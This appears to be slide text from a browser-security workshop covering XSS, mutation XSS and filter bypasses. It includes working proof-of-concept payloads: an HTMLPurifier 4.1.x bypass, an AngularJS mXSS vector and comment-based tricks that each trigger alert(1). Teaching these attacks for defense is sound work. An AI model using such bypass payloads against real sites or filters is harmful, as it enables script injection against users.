This Workshop covers the following topics

This workshop will introduce and discuss the most important attack techniques relevant in the browser realm. We will cover both **attacks** and **defense** – but mainly attacks of course. The following outline will show you what's coming up.


- **„First Segment“**
  - The very Basics
  - HTTP / Encoding
  - Character Sets
  - Cross Site-Scripting
  - DOMXSS
  - DOM Clobbering
  - Drag&Drop / Copy&Paste
  - Legacy Features
- Discussion

- **„Second Segment“**
  - HTML5 Attacks & Vectors
  - SVG & XML
  - Mutation XSS / mXSS
  - Character-Set XSS
  - Scriptless Attacks
  - SOP Bypasses
  - Filter Bypasses
  - Optimizing your Payload
- Discussion

...

Iconography for this Event


Yay, we gonna
see some stuff!



Don't tell, don't
tweet

Trust Me, I'm a Doctor

This is mitigation
advice



Damn,
we gotta do stuff

...

Let's see some of this Complexity

Let's have a look at a very convincing example for the insanity of web application security complexity. We'll now dissect a former MSIE „0-day“ we found and see, how and why this attack caused more trouble then many other

- A working filter-bypass against HTMLPurifier 4.1.0 / 4.1.1
- Back then one of the best PHP-XSS filters!
- Direct JavaScript execution on IE5-IE10
- Documentation can be found here: http://is.gd/CnZGNQ

```
<a style="background:url('/\'\,!@x:expression\
(write\(1\)\)//\)!\'');"></a>
```

...

AngularJS mXSS Corner Case

- In recent AngularJS versions, we can observe an interesting mXSS corner case
- This time it's based on unsafe handling of `document.createComment()`

```
<!doctype html>
<html ng-app>
<head>
<script src="angular.min.js"></script>
</head>
<body>
<b class="ng-include:'somefile?--
&gt;&lt;svg&sol;onload=alert&lpar;1&rpar;&gt;'">HELLO</b>
<button onclick="body.innerHTML+=1">do the mXSS
thing</button>
</body>
```

...

HTML and JavaScript Comments

- Comments are a commonly known concept in programming
- And also in the browser, almost all languages know comments
- And the topic itself is not so complex, is it?
- **Well, comments are not always comments**

```
<!-- hello -->            /* foo */
<!-- hello ->             // bar
<!-- hello >              // <barfoo>foobar</barfoo>
<!-- hello --!>           /*@cc_on */
<![ hello ]>              //@cc_on @if(1)alert(1)@elif(0) @end @*/
<![[hello ]]>             //-->

<![CDATA[hello><s>000</s>]]>
<![if IE]><![endif]>
<!--[if !IE]><script>alert(1)</script><![endif]-->
<comment></comment>
```

Yay!
DEMO

- Comments also behave interestingly in the DOM, let's look!
- **XSS Filters often can be tricked with comments!**
  - Several samples here: http://html5sec.org/?comment